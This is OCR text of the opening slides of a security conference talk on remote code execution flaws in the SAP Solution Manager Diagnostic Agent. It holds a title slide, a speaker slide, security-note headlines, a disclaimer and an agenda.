SAP RCE
The agent who spoke too much

Yvan Genuer

Security Researcher, Onapsis

onapsis

HITB LOCKDOWN 002 livestream

Whoami

Yvan Genuer

Security Researcher

@_1ggy

onapsis

Goal

SAP Security Notes July ‘19: Critical Vulnerability Affecting Solution Manager

... Security Notes July ‘19: Critical Vulnerability Affecting **Solution Manager** ... analysis include: Hot News SAP Note in **Solution Manager** Diagnostic Agent —the only Hot News ...

SAP Security Notes September ‘19: Critical Solution Manager Patch Now Available for Windows

SAP Security Notes September ‘19: Critical **Solution Manager** Patch Now Available for Windows ... analysis include: Critical vulnerability in **Solution Manager** Diagnostics Agent now also fixed for ...

SAP Security Notes June ‘19: SAP Increased Priority for SAP Solution Manager Patch

... Security Notes June ‘19: SAP Increased Priority for SAP **Solution Manager** Patch ... include: High Priority SAP Note related to **Solution Manager** -- SAP increased criticality for this ...

SAP Security Notes March 2020: Two Critical Patches Released to Protect Solution Manager from Cyberattacks

... Notes March 2020: Two Critical Patches Released to Protect **Solution Manager** from Cyberattacks ... HotNews Note —Missing authentication in **Solution Manager** Onapsis Research Labs is Top ...

Disclaimer

- This presentation contains references to the products of SAP SE. SAP, R/3, xApps, xApp, SAP NetWeaver, Duet, PartnerEdge, ByDesign, SAP Business ByDesign, and other SAP products and services mentioned herein are trademarks or registered trademarks of SAP AG in Germany and in several other countries all over the world.

- Business Objects and the Business Objects logo, BusinessObjects, Crystal Reports, Crystal Decisions, Web Intelligence, Xcelsius and other Business Objects products and services mentioned herein are trademarks or registered trademarks of Business Objects in the United States and/or other countries.


- SAP SE is neither the author nor the publisher of this publication and is not responsible for its content, and SAP Group shall not be liable for errors or omissions with respect to the materials.

1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion


1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

Introduction - Solman


One SAP system to manage them all




Introduction - SMDAgent




Introduction - SMDAgent



Introduction - SMDAgent



Introduction - SMDAgent



